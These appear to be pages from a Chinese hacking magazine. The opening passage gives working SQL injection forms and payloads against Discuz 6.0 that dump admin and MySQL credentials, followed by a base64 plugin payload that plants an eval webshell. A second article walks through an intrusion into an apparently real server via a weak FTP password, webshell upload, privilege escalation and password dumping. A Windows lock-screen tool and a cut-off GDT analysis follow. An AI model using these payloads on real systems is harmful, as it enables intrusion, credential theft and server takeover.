<input type='submit' value='buddysubmit' name='buddysubmit' /><br />
</form>
get user salt,secques and password
```

```
<form method='post' action='http://www.xxxxxxxxx.net/my.php?item=buddylist'>
<input type='hidden' value="1111" name="descriptionnew[1' and(select 1 from(select
count(*),concat((select concat(user,0x3a,password,0x3a,salt,0x3a,secques,0x3a) from mysql.user
limit 0,1 ),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1#]" /><br />
<input type='submit' value='buddysubmit' name='buddysubmit' /><br />
</form>
```

注意：目标网站不同则需要替换 form 表单中的网站地址。打开该 html 文件，如图 3 所示，一共有三个提交按钮，分别是获取管理员信息，获取 mysql 用户信息，获取指定用户的 salt 和安全验证码。



图 3 漏洞利用程序

1）获取管理员信息

一般来讲默认 adminid=1 就是管理员，但有些情况其值可能不是 1，因此需要对代码进行修改，使 adminid 与实际的值匹配。比如 adminid 为 2，则修改代码如下：

```
and(select 1 from(select count(*),concat((select
concat(username,0x3a,password,0x3a,secques,0x3a,email) from cdb_members where
adminid=2 limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and
1=1#]
```

2）获取 salt 加密值

获取管理员或者某个用户 salt 加密值，则可以利用下面代码：

```
descriptionnew[1' and(select 1 from(select count(*),concat((select
concat(user,0x3a,password,0x3a,salt,0x3a,secques,0x3a) from mysql.user limit
0,1 ),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1#]
```

获取管理密码加密等信息

在图 3 中单击第一个按钮获取管理员的基本信息，如图 4 所示，获取信息如下：小凯:2459b24d9f663d2a4afa48374d63b8d1::chinaxxxxxxxx@163.com1，用户名“小凯”，密

码为“2459b24d9f663d2a4afa48374d63b8d1”，邮箱地址“chinaxxxxxxxx@163.com”。



图 4 获取管理员密码值

获取数据库信息

回到漏洞利用页面，单击第二个按钮获取数据库相关信息，如图 5 所示，数据库服务器“localhost”，用户名“xxxxxxxxx”。



图 5 获取数据库信息

进入管理后台

将 MD5 加密值在 cmd5.com 进行查询，获取其加密密码，使用用户和密码进行登录，如图 6 所示，顺利进入网站前台和后台。

图 6 进入后台管理中心

通过插件漏洞直接获取 webshell

如图7所示，在后台中先创建一个插件名称“webshell”，唯一标识符：“a']=eval($_POST[cmd]);$a['”，导入以下代码即可获取webshell：

```
YToyOntzOjY6InBsdWdpbiI7YTo5OntzOjk6ImF2YWlsYWJsZSI7czoxOiIx
IjtzOjc6ImFkbWluaWQiO3M6MToiMCI7czo0OiJuYW1lIjtzOjg6IkdldFNo
ZWxsIjtzOjEwOiJpZGVudGlmaWVyIjtzOjI2OiJhJ109ZXZhbCgkX1BPU1Rb
Y21kXSk7JGFbJyI7czoxMToiZGVzY3JpcHRpb24iO3M6MDoiIjtzOjEwOiJk
YXRhdGFibGVzIjtzOjA6IiI7czo5OiJkaXJlY3RvcnkiO3M6MDoiIjtzOjk6
ImNvcHlyaWdodCI7czowOiIiO3M6NzoibW9kdWxlcyI7czowOiIiO31zOjc6
InZlcnNpb24iO3M6NToiNi4wLjAiO30=
```

图7插件漏洞利用

Webshell的密码为cmd，webshell地址为：http://localhost/dz6.0/forumdata/cache/plugin_a']=eval($_POST[cmd]);$a['.php。通过插件漏洞直接获取Webshell，如图7所示，在浏览器中输入Webshell地址“http://www.xxxxxxxxx.net/forumdata/cache/plugin_a']=eval($_POST[cmd]);$a['.php”进行验证，Webshell成功获取，如图8所示为查看网站论坛配置文件config.inc.php内容。



图 8 测试 Webshell 地址



图 9 获取 webshell

Ftp 弱口令渗透某服务器

文/图 Simeon

闲来无事，测试某款工具软件，扫描出某服务器 ftp 弱口令：ftp/ftp，直接使用 cuteftp 进行登录，成功登录，如图 1 所示。



图 1 获取 ftp 权限

获取 webshell

通过 ftp 客户端程序直接上传 webshell 一句话后门，果断使用菜刀一句话进行连接，如图 2 所示，成功获取 webshell。



图 2 获取 webshell

获取数据库帐号和密码

通过菜刀管理端对网站配置文件进行查看，在根目录“inc”下获取数据库连接文件 conn.asp，打开该文件获取其数据库配置信息，数据库 IP、用户和密码，如图 3 所示。一般来说数据库连接密码会保存在根目录 conn.asp 或者 include、inc 文件夹下，如果不是则可以查看 index.asp 中的包含文件。



图 3 获取数据库配置信息

数据库服务器直接提权

1）连接数据库服务器

本次使用 sqlexec 工具，输入“Host”、“User”和“Pass”，单击 connect 进行连接测试，使用“ipconfig /all”测试是否可以执行命令，如图 4 所示，图 5 所示，可以直接添加用户。



图 4 连接数据库服务器



图 5 添加用户

（2）扫描端口

通过 nmap 对服务器进行扫描，如图 6 所示，在 Target 中输入 IP 地址“220.191.210.118”，扫描结果表明服务器开放 21、1433、80、81、3389。



图 6 扫描端口开放情况

3）使用终端登录 3389

使用 mstc 直接登录该服务器，如图 7 所示，成功登录，在该服务器上发现了早期安全员对站点后门的查杀记录以及黑客添加的用户，如图 8，图 9 所示，同时该服务器还被黑客用来做肉鸡扫描。上传 wce 密码获取工具，执行“wce –w”命令直接获取曾经登录的密码，如图 10 所示。



图 7 成功登录该服务器



图 8 早期后门查杀记录和黑客添加到管理员帐号



图 9 发现的黑客工具



图 10 通过 wce 快速获取管理员密码

总结

通过 ftp 弱口令扫描，获取服务器 Ftp 权限，通过 ftp 上传 webshell，通过 webshell 查看服务器获取信息后，进行提权。通过对该服务器进行安全检查，发现该服务器主要存在两个非常明显的漏洞，fckeditor 编辑器 test.html 文件上传和 ftp 弱口令。通过这两个基础漏洞成功渗透服务器，可见基础还是很重要的。

（完）

编写 Windows 系统锁屏图片更改工具

文/图 马智超（Deserteagle）

之前美化 Windows 系统，在更改屏幕锁定图片的时候，发现每次手动更改比较麻烦，并且发现其中原理也非常简单，所用到的技术也清晰明了：对注册表的操作，突破权限复制文件，调用系统函数锁屏和简单的 MFC 界面操作，于是索性写个小软件，以后再用的时候方便，我的系统是 win7 系统，在其上可以使用。

原理浅析

我们从网上可以看到一些方法介绍，首先我们要修改注册表，注册表是 Microsoft Windows 用于存储系统和应用程序的设置信息的一个重要的数据库。进入注册表 HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Authentication/LogonUI/Background，看是否有 OEMBackground 这个键，没有就新建，数据类型为 REG_DWORD，将其值设置为 1，然后选择图片，命名为 backgroundDefault.jpg 放置在 C:\Windows\System32\oobe\info\backgrounds 目录下。如果没有这个目录就新建，然后把图片复制过去。最后检查一下算机配置-管理模块-系统-登录模块是否始终选择自定义登录背景，没有的话就勾选上，然后就可以了。原理就是这样了，我们可以猜到在代码中我们要对注册表进行操作，对文件目录操作，由于是系统目录，还需要突破系统权限。还需要调用系统函数，来进行锁屏测试，下面是代码的详细说明。

代码解析

我们先说说选择图像目录的功能，选择图像目录我们可以调用 CFileDialog 类，在这个类中我们可以使用 GetPathName()等函数来获取所选图片的路径，继而自己写个函数来获取它的文件名，路径等信息。核心代码如下：

```
    CFileDialog ccFileDlg(TRUE, NULL, NULL,
OFN_HIDEREADONLY|OFN_OVERWRITEPROMPT|OFN_ALLOWMULTISELECT,
            _T("Image files(*.png; *.jpg)|*.png;*.jpg|All files(*.*)|*.*||"), NULL);
        if (ccFileDlg.DoModal() == IDOK)
        {
            CString strPathName = ccFileDlg.GetPathName();
            CString strDir = strPathName.Left(strPathName.ReverseFind('\\'));
            strPathName.Replace("\\","\\\\");
            CString s=GetFileName(strPathName);
            CopyFile(strPathName,"C:\\backgroundDefault.jpg",false);
            SHFILEOPSTRUCT fileop;
            fileop.hwnd = this->m_hWnd;
            fileop.wFunc = FO_COPY;// 拷贝
            fileop.pFrom = "C:\\backgroundDefault.jpg";// 从哪里拷贝
            fileop.pTo =
"C:\\Windows\\System32\\oobe\\info\\backgrounds\\backgroundDefault.jpg";//拷贝到哪里
            fileop.fFlags = FOF_NOCONFIRMMKDIR;//FOF_SILENT;
```

```
        SHFileOperation(&fileop) ;// 执行
        AfxMessageBox("图片选择成功!");
    }
```

经过测试，如果用 copyfile 函数来直接将文件复制到 windows 目录下，虽然不会有错误信息，但是文件不能被复制过去，这与系统目录的权限保护有关，那么我们如何突破呢？经过测试，在 Windows 的 shellapi 文件中定义了一个名为 SHFileOperation（）的外壳函数，用它可以实现各种文件操作，并且不会因为权限限制而复制不过去。

而这里我是先把任何名字的图片复制到 C 盘目录下，自动重命名为 backgroundDefault，而如果先重命名的话，若再次选通目录下的图片重命名会有冲突问题，所有 copyfile 第三个参数设为 false，这样自动覆盖就没有了这个冲突，然后再把 C 盘目录下的文件复制到指定目录下。

接下来是对注册表的操作，对注册表的打开、删除、查询、新建、设置等都有对应的 windows API，下面是核心代码，看看函数名也知道是对应干什么的了：

```
LONG RegOpenKeyEx(
    HKEY hKey，// 需要打开的主键的名称
    LPCTSTR lpSubKey， //需要打开的子键的名称
    DWORD ulOptions，// 保留，设为 0
    REGSAM samDesired， // 安全访问标记，也就是权限
    PHKEY phkResult // 得到的将要打开键的句柄
);
LONG RegSetValueEx(
    HKEY hKey，
    LPCTSTR lpValueName，
    DWORD Reserved，
    DWORD dwType，
    CONST BYTE *lpData，
    DWORD cbData
);
核心代码如下：
    LONG   lRetCode,mRetCode,nRetCode;
    HKEY   hKey1,hKey;
    DWORD   dwDisposition;
    char* b=(LPSTR)(LPCTSTR)"OEMBackground";
    LONG    lRetCode1;
    lRetCode1 = RegOpenKeyEx (HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Authentication\\LogonUI\\Backgr
ound",
        0,   KEY_SET_VALUE|KEY_WOW64_64KEY, &hKey1);
    if(lRetCode1 != ERROR_SUCCESS){
    AfxMessageBox(_T("子键不存在,正在创建！"));
        mRetCode=RegCreateKeyEx ( HKEY_LOCAL_MACHINE,
"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Authentication\\LogonUI\\Background", 0,
```

```
b, REG_OPTION_NON_VOLATILE, KEY_ALL_ACCESS,
                NULL, &hKey1, &dwDisposition);

            if (mRetCode != ERROR_SUCCESS)
            {     AfxMessageBox(_T("创建失败！"));return; }

            }
           DWORD dwData;
           dwData=1;
           DWORD dwSize =sizeof(DWORD);
            nRetCode = RegSetValueEx ( hKey1,"OEMBackground", 0, REG_DWORD, (LPBYTE)
&dwData,dwSize);
            if (nRetCode != ERROR_SUCCESS)
            {
                AfxMessageBox(_T("修改失败！"));
                return;
            }
            else {MessageBox("操作完成！注意图像大小必须大于等于屏幕大小，程序不提供图
像扩放功能！");}
             GetDlgItem(IDC_BUTTON3)->EnableWindow(true);
```

这里注意 RegOpenKeyEx 里要加入 KEY_WOW64_64KEY 来指出是 32 位操作系统还是 64 位操作系统，这样写入注册表不会出错，否则会因为重定向问题而不能向注册表内写入值，即使最后 RegSetValueEx()函数返回的值为 0。

接着执行锁屏测试的代码只需要一行，非常好懂：

```
system("rundll32.exe user32.dll,LockWorkStation ");
```

而 MFC 界面设计与美化之类的没什么技术含量，就不多讲了，所有的核心代码就是这些了。

测试截图

打开软件界面如图 1 所示。

图 1

点击选择目录按钮，选择要更换的图片，如图 2 所示，因为已经存在，所以会有如图提示，接着会出现如图 3 所示的提示。接着我们打开注册表可以看到一开始所指定键值为 0，如图 4，我们要将其修改为 1，点击修改按钮执行，如图 5，我们可以看到提示。

图 2

图 3



图 4

图 5

接着点击锁屏测试，会调用系统函数，来执行锁屏功能，我们就可以看到自己所更改的锁屏图片的效果了。

经过测试，本程序可以实现 Win7 系统的锁屏图片更改，通过这次 MFC 编程写了一个小的软件，其意义不仅是方便了操作，更重要的是在于温习了一些编程技术，温故而知新。

深入解析 GDT

文/ 主动

CPU 相信大家都知道是什么，但 GDT 对于一些不搞底层的人，知道的可能就不多了。GDT 是 global descriptor table 的缩写，相应的还有个 local descriptor tables（LDT），这个不在本文的讨论范围内。

GDT 在保护模式教程中经常看到，但这和我们程序员有什么关系呢？

1）留后门，就是进入 R0 后设置（R3）进入 R0 的后门（如调用门、中断门、任务门等）。

2）了解/编写操作系统。微软的 Windows 经历了很多变化，如今都到了 Windows 10。但这对咱有意思吗？顶多认识了解和应用/利用。好像有不少的变化（PC 端）都是基于硬件的，基于软件的算法不说。

3）虚拟化。如 intel-VT 就要设置许多段（如 cs、ss、ds、es、fs、gs 等）的 Base、Limit、access rights、Selectors 等。

好了，废话不多说，进入正题。以 Windows 系统为例进行分析。

```
kd> vertarget
Windows XP Kernel Version 2600 (Service Pack 3) MP (1 procs) Free x86 compatible
Built by: 2600.xpsp_sp3_qfe.130704-0421
Machine Name:
Kernel base = 0x804d8000 PsLoadedModuleList = 0x8055e720
Debug session time: Thu Aug    6 14:25:16.468 2015 (UTC + 8:00)
System Uptime: 0 days 0:01:19.984
```

这是操作系统的环境信息，GDT 是由 GDTR 指向的。

kd> r gdtr
gdtr=8003f000

其大小为：

kd> r gdtl
gdtl=000003ff

其全部的内容为：

```
kd> db 8003f000 L(000003ff + 1)
8003f000    00 00 00 00 00 00 00 00-ff ff 00 00 00 9b cf 00    ................
8003f010    ff ff 00 00 00 93 cf 00-ff ff 00 00 00 fb cf 00    ................
8003f020    ff ff 00 00 00 f3 cf 00-ab 20 00 20 04 8b 00 80    ......... . ....
8003f030    01 00 00 f0 df 93 c0 ff-ff 0f 00 00 00 f3 40 00    ..............@.
